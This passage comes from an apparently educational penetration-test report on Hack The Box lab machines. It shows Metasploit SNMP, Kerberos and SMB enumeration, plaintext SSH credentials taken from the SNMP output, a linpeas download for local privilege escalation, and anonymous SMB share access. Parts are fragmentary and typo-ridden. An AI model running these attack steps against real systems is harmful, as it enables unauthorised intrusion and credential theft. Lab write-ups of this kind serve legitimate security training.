- Port: 22/TCP
- Service: SSH

Version: Ubuntu Linux





UDP nmap scan found 4 open ports, with 1 port filtered:

- Our team decided to exploit the open **Port 161/UDP SNMP**


An option to do SNMPWALK or use Metasploit SNMP enumeration.


Enumerating SNMP through metasploit console





```
msf6 > use auxiliary/scanner/snmp/snmp_enum
msf6 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 10.129.114.99
RHOSTS => 10.129.114.99
msf6 auxiliary(scanner/snmp/snmp_enum) > run
```





Found login credentials in the enum results:

- username: daniel
- password: HotelBabylon23

Established SSH connection to the target device using these credentials

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/snmp/snmp_enum) > exit
┌[root@pwnbox-base]-[/home/htb-maeb]
└──╼ #ssh daniel@10.129.114.99
The authenticity of host '10.129.114.99 (10.129.114.99)' can't be established.
ECDSA key fingerprint is SHA256:9urFJN3aRYRRc9S5Zc+py/w4W6hmZ+WLg6CyrY+5MDI.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
```

```
┌[✗]-[root@pwnbox-base]-[/home/htb-maeb]
└──╼ #ssh daniel@10.129.114.99
daniel@10.129.114.99's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri  8 Apr 19:20:27 UTC 2022

  System load:           0.0
  Usage of /:            63.0% of 4.87GB
  Memory usage:          8%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.129.114.99
  IPv6 address for eth0: dead:beef::250:56ff:fe96:e48d

  => /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

Checked the kernel version, to verify if it has any vulnerabilities:

```
daniel@pandora:/$ uname -a
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/
Linux
```

Further exploration, found that ‘daniel’ was not a root user.

```
daniel@pandora:/$ cd /home
daniel@pandora:/home$ ls
daniel  matt
daniel@pandora:/home$ cd matt
daniel@pandora:/home/matt$ ls
user.txt
daniel@pandora:/home/matt$ cat user.txt
cat: user.txt: Permission denied
daniel@pandora:/home/matt$
```

```
daniel@pandora:~$ netstat -tulp | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 localhost.localdo:mysql 0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:http               [::]:*                  LISTEN      -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      -
daniel@pandora:~$ netstat -tulnp | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


```
daniel@pandora:~$ sudo -l
[sudo] password for daniel:
Sorry, user daniel may not run sudo on pandora.
daniel@pandora:~$
```


```
daniel@pandora:/var/www/pandora/pandora_console$ cat audit.log
2021-06-11 17:11:48 - admin - Logon - 192.168.220.11 - Logged in
2021-06-11 17:28:54 - admin - User management - 192.168.220.11 - Created user matt
2021-06-11 17:29:06 - admin - User management - 192.168.220.11 - Updated user matt
2021-06-11 17:29:21 - admin - User management - 192.168.220.11 - Added profile for user matt
2021-06-11 17:29:43 - admin - User management - 192.168.220.11 - Added profile for user matt
2021-06-11 17:29:56 - matt - Logon - 192.168.220.11 - Logged in
2021-06-16 23:24:12 - admin - Logon - 127.0.0.1 - Logged in
2021-06-16 23:24:40 - admin - User management - 127.0.0.1 - Updated user admin
2021-06-16 23:24:57 - admin - User management - 127.0.0.1 - Updated user matt
2021-06-17 00:09:46 - admin - Logon - 127.0.0.1 - Logged in
2021-06-17 00:11:54 - admin - User management - 127.0.0.1 - Created user daniel
2021-06-17 00:12:08 - admin - User management - 127.0.0.1 - Added profile for user daniel
2021-06-17 21:10:18 - N/A - No session - 127.0.0.1 - Trying to access without a valid session
2021-06-17 21:10:28 - N/A - No session - 127.0.0.1 - Trying to access without a valid session
2021-06-17 21:10:44 - matt - Logon - 127.0.0.1 - Logged in
```

Audit log confirmed matt as root user.


After further investigation, found another web index running other than pandora - 127.0.0.1


```
daniel@pandora:/etc$ cat /etc/hosts
127.0.0.1 localhost.localdomain pandora.htb pandora.pandora.htb
127.0.1.1 pandora

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
daniel@pandora:/etc$
```







Upon gaining browser access to the new web index, I explored the site to attempt to identify any potential vulnerabilities that can help me escalate to root.





Several attempts to escalate privileges to root user (matt) we made, but did not yield successful results.





```
daniel@pandora:/usr/bin$ pwd md5sum
/usr/bin
daniel@pandora:/usr/bin$ md5sum md5sum.textutils
2b131c5454e3a3ee85885c0443c8f0f9  md5sum.textutils
daniel@pandora:/usr/bin$
```

```
┌──[x]─[root@pwnbox-base]─[/home/htb-maeb]
└──╼ #ssh matt@10.129.114.99
matt@10.129.114.99's password:
Permission denied, please try again.
matt@10.129.114.99's password:
```

Search of /var/www/html found that website html code linked in img using “img=src” - possible modification of html code.

```
drwxr-xr-x 4 root root  4096 Dec  7 14:32 ..
drwxr-xr-x 7 root root  4096 Dec  7 14:32 assets
-rw-r--r-- 1 root root 33560 Dec  3 14:00 index.html
daniel@pandora:/var/www/html$ cat index.html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Play | Landing</title>

    <!-- Primary Meta Tags -->
<meta name="title" content="Play - Free Open Source HTML Bootstrap Template by U
Ideck">
<meta name="description" content="Play - Free Open Source HTML Bootstrap Templat
e by UIdeck Team">

<!-- Open Graph / Facebook -->
<meta property="og:type" content="website">
<meta property="og:url" content="https://uideck.com/play/">
<meta property="og:title" content="Play - Free Open Source HTML Bootstrap Templa
te by UIdeck">
<meta property="og:description" content="Play - Free Open Source HTML Bootstrap
```

```
daniel@pandora:/var/www/html$ cd assets
daniel@pandora:/var/www/html/assets$ ls -la
total 28
drwxr-xr-x  7 root root 4096 Dec  7 14:32 .
drwxr-xr-x  3 root root 4096 Dec  7 14:32 ..
drwxr-xr-x  2 root root 4096 Dec  7 14:32 css
drwxr-xr-x  2 root root 4096 Dec  7 14:32 fonts
drwxr-xr-x 13 root root 4096 Dec  7 14:32 images
drwxr-xr-x  2 root root 4096 Dec  7 14:32 js
drwxr-xr-x  2 root root 4096 Dec  7 14:32 scss
daniel@pandora:/var/www/html/assets$ cd js
daniel@pandora:/var/www/html/assets/js$ ls -la
total 100
drwxr-xr-x 2 root root  4096 Dec  7 14:32 .
drwxr-xr-x 7 root root  4096 Dec  7 14:32 ..
-rw-r--r-- 1 root root 78468 Sep  9  2021 bootstrap.bundle.min.js
-rw-r--r-- 1 root root  2626 Sep  9  2021 main.js
-rwxr-xr-x 1 root root  8157 Sep  9  2021 wow.min.js
daniel@pandora:/var/www/html/assets/js$
```

Exploration of /var/www/pandora/pandora_console:

```
daniel@pandora:/var/www/pandora/pandora_console$ ls -la
total 1596
drwxr-xr-x 16 matt matt    4096 Dec  7 14:32 .
drwxr-xr-x  3 matt matt    4096 Dec  7 14:32 ..
-rw-r--r--  1 matt matt    3746 Jan  3  2020 ajax.php
drwxr-xr-x  6 matt matt    4096 Dec  7 14:32 attachment
-rw-r--r--  1 matt matt    1175 Jun 17  2021 audit.log
-rw-r--r--  1 matt matt     534 Jan  3  2020 AUTHORS
-rw-r--r--  1 matt matt     585 Jan  3  2020 composer.json
-rw-r--r--  1 matt matt   16003 Jan  3  2020 composer.lock
-rw-r--r--  1 matt matt   14875 May 17  2019 COPYING
-rw-r--r--  1 matt matt     506 Jan  3  2020 DB_Dockerfile
drwxr-xr-x  2 matt matt    4096 Dec  7 14:32 DEBIAN
-rw-r--r--  1 matt matt    3366 Jan  3  2020 docker_entrypoint.sh
-rw-r--r--  1 matt matt    1263 Jan  3  2020 Dockerfile
drwxr-xr-x 11 matt matt    4096 Dec  7 14:32 extensions
drwxr-xr-x  4 matt matt    4096 Dec  7 14:32 extras
drwxr-xr-x  2 matt matt    4096 Dec  7 14:32 fonts
drwxr-xr-x  5 matt matt    4096 Dec  7 14:32 general
drwxr-xr-x 20 matt matt    4096 Dec  7 14:32 godmode
drwxr-xr-x 21 matt matt   36864 Dec  7 14:32 images
drwxr-xr-x 21 matt matt    4096 Dec  7 14:32 include
-rw-r--r--  1 matt matt   52704 Dec  2 12:06 index.php
-rw-r--r--  1 matt matt   42398 Jan  3  2020 install.done
drwxr-xr-x  5 matt matt    4096 Dec  7 14:32 mobile
drwxr-xr-x 15 matt matt    4096 Dec  7 14:32 operation
-rw-r--r--  1 matt matt    2604 Apr 10 09:28 pandora_console.log
-rw-r--r--  1 matt matt     234 May 17  2019 pandora_console_logrotate_centos
-rw-r--r--  1 matt matt     171 May 17  2019 pandora_console_logrotate_suse
-rw-r--r--  1 matt matt     222 May 17  2019 pandora_console_logrotate_ubuntu
-rw-r--r--  1 matt matt    4883 May 17  2019 pandora_console_upgrade
-rw-r--r--  1 matt matt 1168598 Jan  3  2020 pandoradb_data.sql
-rw-r--r--  1 matt matt  160283 Jan  3  2020 pandoradb.sql
-rw-r--r--  1 matt matt     476 Jan  3  2020 pandora_websocket_engine.service
drwxr-xr-x  3 matt matt    4096 Dec  7 14:32 tests
drwxr-xr-x  2 matt matt    4096 Dec  7 14:32 tools
drwxr-xr-x 11 matt matt    4096 Dec  7 14:32 vendor
-rw-r--r--  1 matt matt    4856 Jan  3  2020 ws.php
```

Further attempts to find valuable information about the system to escalate to root (*more logs of different hack attempts added to Appendix E*)

```
daniel@pandora:/var/www/pandora/pandora_console$ cd attachment
daniel@pandora:/var/www/pandora/pandora_console/attachment$ ls -la
total 36
drwxr-xr-x  6 matt matt 4096 Dec  7 14:32 .
drwxr-xr-x 16 matt matt 4096 Dec  7 14:32 ..
-rw-r--r--  1 matt matt  196 Jun 17  2021 .cron.supervisor.servers.idx
drwxr-xr-x  2 matt matt 4096 Dec  7 14:32 downloads
drwxr-xr-x  2 matt matt 4096 Dec  7 14:32 files_repo
-rw-r--r--  1 matt matt   51 Jan  3  2020 .htaccess
-rw-r--r--  1 matt matt   37 Jan  3  2020 index.html
drwxr-xr-x  2 matt matt 4096 Dec  7 14:32 mibs
-rw-r--r--  1 matt matt    0 Jun 11  2021 pandora_chat.global_counter.txt
drwxr-xr-x  2 matt matt 4096 Dec  7 14:32 plugin
```

```
daniel@pandora:/var/www/pandora/pandora_console$ cat pandoradb.sql | grep password
        `password` varchar(45) default '',
        `password` text,
        `password` varchar(45) default NULL,
        `is_password_type` tinyint(1) NOT NULL default 0,
-- Table `tpassword_history`
CREATE TABLE IF NOT EXISTS `tpassword_history` (
        `password` varchar(45) default NULL,
        `password` varchar(100) default '',
        `password` varchar(100) default '',
        `api_password` text NOT NULL,
```

Attempted to use linpeas to escalate privilege using an automated script. By first downloading it on my host machine, activating a http server (Python3 -m http.server) and transferring it using wget on the target machine:

```
┌──[✗]─[root@ownbox-base]─[~/home/htb-maeb]
└──╼ #wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2022-04-10 11:44:41--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20220410/linpeas.sh [following]
--2022-04-10 11:44:42--  https://github.com/carlospolop/PEASS-ng/releases/download/20220410/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/4242f375-57b6-4c11-bff5-b3d2e78eb9
f?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220410%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=2022
410T104443Z&X-Amz-Expires=300&X-Amz-Signature=c02e253c53aedbe8fdb620fc57f1bf4886db0ed38174f66a20adca43e7d58033&X-Amz-SignedHeaders=
ost&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=
pplication%2Foctet-stream [following]
--2022-04-10 11:44:42--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/4242f375-57b6-4c11-
ff5-b3d2e78eb99f?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220410%2Fus-east-1%2Fs3%2Faws4_request&
-Amz-Date=20220410T104443Z&X-Amz-Expires=300&X-Amz-Signature=c02e253c53aedbe8fdb620fc57f1bf4886db0ed38174f66a20adca43e7d58033&X-Amz
Signed&Headers=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&respons
-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [application/octet-stream]
Saving to: 'linpeas.sh.1'

linpeas.sh.1                100%[=========================================================>] 757.98K  --.-KB/s    in 0.006s

2022-04-10 11:44:42 (123 MB/s) - 'linpeas.sh.1' saved [776167/776167]
```


Target Machine 2 did not get root.

Attack Narrative Target 3: 10.10.11.152 TIMELAPSE - (HTB- 19days)

Type of testing: Blackbox.

Enumeration Scans: Scans were done using **Nmap** , **Zenmap** and **Neasus** , in order to find maximum available information of the target. Zenmap provides data in highlighted form to get focus on open ports.

Significant Attack Vectors



sudo nmap --script vuln 10.10.11.152 - get all vuneralbilities
Open ports Via Nmap

Nmap scan report for 10.10.11.152 Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5 - CVE-2002-2443 -DDos
593/tcp open http-rpc-epmap
636/tcp open ldapssl

LDAP server detected as per Nesus Scan – witn no know vulnerabilities
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl

Port 53 DNS - is open to DDoS , TCP SYN Flood attacks , UDP flood attacks, Spoofed source Address/Land Attacks, Cache Poisoning and MIM (man in the middle) attacks.

https://blogs.infoblox.com/community/moller-insights-port-53-the-unknown-security-threat/

Kerberos Port 88 findings

This highlights here the default naming context for the timelapse active directory: DC=timelapse,DC=htb
it seems that using ldap search may well be restricted to requiring credentials (username and password) or finding a way to bypass authentication. There may be a way to bypass authentication through kerberos.

The kerberos version seems to be kerberos 2 which appears to be vulnerable to an exploit called ms14-068. However, if we can use that exploit, it needs a valid kerberos username and the kerberos domain to run.

```
2423 [1m[34m[*][0m 10.10.11.152:88 - KDC_ERR_C_PRINCIPAL_UNKNOWN - Client not found in Kerberos database
2424 [1m[34m[*][0m 10.10.11.152:88 - User: "a.morrison" does not exist
```

Using the above auxiliary module from metasploit along with a wordlist and the kerberos domain got a valid **kerberos username: administrator**



```
2423 [1m[34m[*][0m 10.10.11.152:88 - KDC_ERR_C_PRINCIPAL_UNKNOWN - Client not found in Kerberos database
2424 [1m[34m[*][0m 10.10.11.152:88 - User: "a.morrison" does not exist
```


This may be leveraged with the exploit **ms14-068,** supplying the domain **timelapse.htb** with the username and it may be a way to bypass authentication to active directory.

SMB Service and Ports

A Nessus scanned showed that ports 139 and 445 running SMB and CIFS servers

```
Nessus was able to obtain the following information about the host, byparsing the
SMB2 Protocol's NTLM SSP message:
```



Found a query to run and got Usernames in a text file in root.

```
NESUS SCAN INFO

Target Name: TIMELAPSE
NetBIOS Domain Name: TIMELAPSE
NetBIOS Computer Name: DC01
DNS Domain Name: timelapse.htb DNS
Computer Name: dc01.timelapse.htb
DNS Tree Name: timelapse.htb
Description
The remote host listens on tcp port
445 and replies to SMB requests.

By sending an NTLMSSP authentication
request it is possible to obtain the
name of the remote system and the
name of its domain.
```

enum4linux 10.10.11.152 > enum4linux-results.txt It did not give any information about the group memberships.
Same result with this command enum4linux -k guest,krbtgt,administrator -R 500-520 10.10.11.152

```
 ==========================
|    Target Information    |
 ==========================
Target ..... 10.10.11.152
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

https://labs.portcullis.co.uk/tools/enum4linux/
Exploit the SMB ports to see if these are vulnerable . **Nessus** scan revealed ad server open ports

Further AD Exploit was dropped as there were no more details about usernames groups
No Results
ldapsearch -x -h 10.10.11.152 -b "DC=htb,DC=local" '(objectClass=Person)' | grep givenName
Worked to give usernames
ldapsearch -x -h 10.10.11.152 -b "DC=htb,DC=local" '(objectClass=Person)' | grep *

Moved on to Exploiting LDAP ports 626 and 389.

```
┌──(root💀kali)-[/home/kali/evil-winrm]
└─# server = ladap3 ('10.10.11.152', get_info = ladap3.ALL, port 636, use_ssl =True


connection =ldap3.Connection(10.10.11.152)
Connection.bind() True server.info
zsh: bad pattern: (10.10.11.152, get_info = ladap3.ALL, port 636, use_ssl =True\n\n\nconnection =ldap3.Connection(10.10.11.152)\nConnection.bind

┌──(root💀kali)-[/home/kali/evil-winrm]
└─#
```

Need some complex setup but would not be useful if no username or password is there to work with, moved to the other steps as seemed like a deadend. .

464/tcp open kpasswd5 - CVE-2002-2443 -DDos
https://www.speedguide.net/port.php?port=4
The port needed a user file with username password information.

```
   DOMAIN                    yes       The Domain Eg: demo.local
   RHOSTS                    yes       The target host(s), see https://github.
   RPORT      88             yes       The target port
   Timeout    10             yes       The TCP timeout to establish connection
   USER_FILE                 yes       Files containing usernames, one per lin

msf6 auxiliary(gather/kerberos_enumusers) > set domain timepalse
domain ⇒ timepalse
msf6 auxiliary(gather/kerberos_enumusers) > set rhost 10.10.11.152
rhost ⇒ 10.10.11.152
msf6 auxiliary(gather/kerberos_enumusers) >
msf6 auxiliary(gather/kerberos_enumusers) > exploit

[-] Msf::OptionValidateError The following options failed to validate: USER_FILE
msf6 auxiliary(gather/kerberos_enumusers) >
```

Exploiting port 445 SMB

Looked for Metasploit for any exploits, as per Nessus SMB 2 is present on the windows box. reconfirming , search for auxiliary scan

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid
   THREADS  16               yes       The number of concurrent threads (max one per ho

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.10.11.152
rhosts => 10.10.11.152
msf6 auxiliary(scanner/smb/smb_version) > set threads 8
threads => 8
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.10.11.152:445      - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1)
fe-bff8-42e5-a392-075a2cd5d530}) (authentication domain:TIMELAPSE)
[*] 10.10.11.152:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
54  auxiliary/scanner/smb/smb_version                                  normal  No     SMB Version Detection
```

Version 3, run exploit in MSF console for it

```
2  exploit/windows/local/cve_2020_0796_smbghost     2020-03-13       good     Yes    SMBv3 Compression Buffer Overflow
```

https://machn1k.wordpress.com/2012/10/29/smb-exploitation-port-445/

```
msf6 exploit(multi/samba/usermap_script) > run

[-] 10.10.11.152:139 - Exploit failed: You must select a target.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) >
```

As 3.1.1 Smb which is not exploitable via Metasploit without more information.
https://bestestredteam.com/2019/03/15/using-smbclient-to-enumerate-shares/
Got following shares with basic command and without a password.

```
File  Actions  Edit  View  Help
└─# smbclient -L 10.10.11.152
smbclient: Can't load /etc/samba/smb.conf - run testparm to debug it
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Playing around with command line at with smbclient command and share variations got the smb prompt without entering a password or entering random password lets you in.

```
┌──(root💀kali)-[/home/kali]
└─# smbclient \\\\10.10.11.152\\Admin$
smbclient: Can't load /etc/samba/smb.conf - run testparm to debug it
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root💀kali)-[/home/kali]
└─# smbclient \\\\10.10.11.152\\shares
smbclient: Can't load /etc/samba/smb.conf - run testparm to debug it
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

listing folder contents

```
smb: \> ls
  .                                   D        0  Mon Oct 25 11:39:15 2021
  ..                                  D        0  Mon Oct 25 11:39:15 2021
  Dev                                 D        0  Mon Oct 25 15:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 11:48:42 2021
```

Zip file present

```
smb: \> cd dev
smb: \dev\> ls
  .                                   D        0  Mon Oct 25 15:40:06 2021
  ..                                  D        0  Mon Oct 25 15:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 11:46:42 2021

                6367231 blocks of size 4096. 1148557 blocks available
```

smb: \dev\> open winrm_backupzip

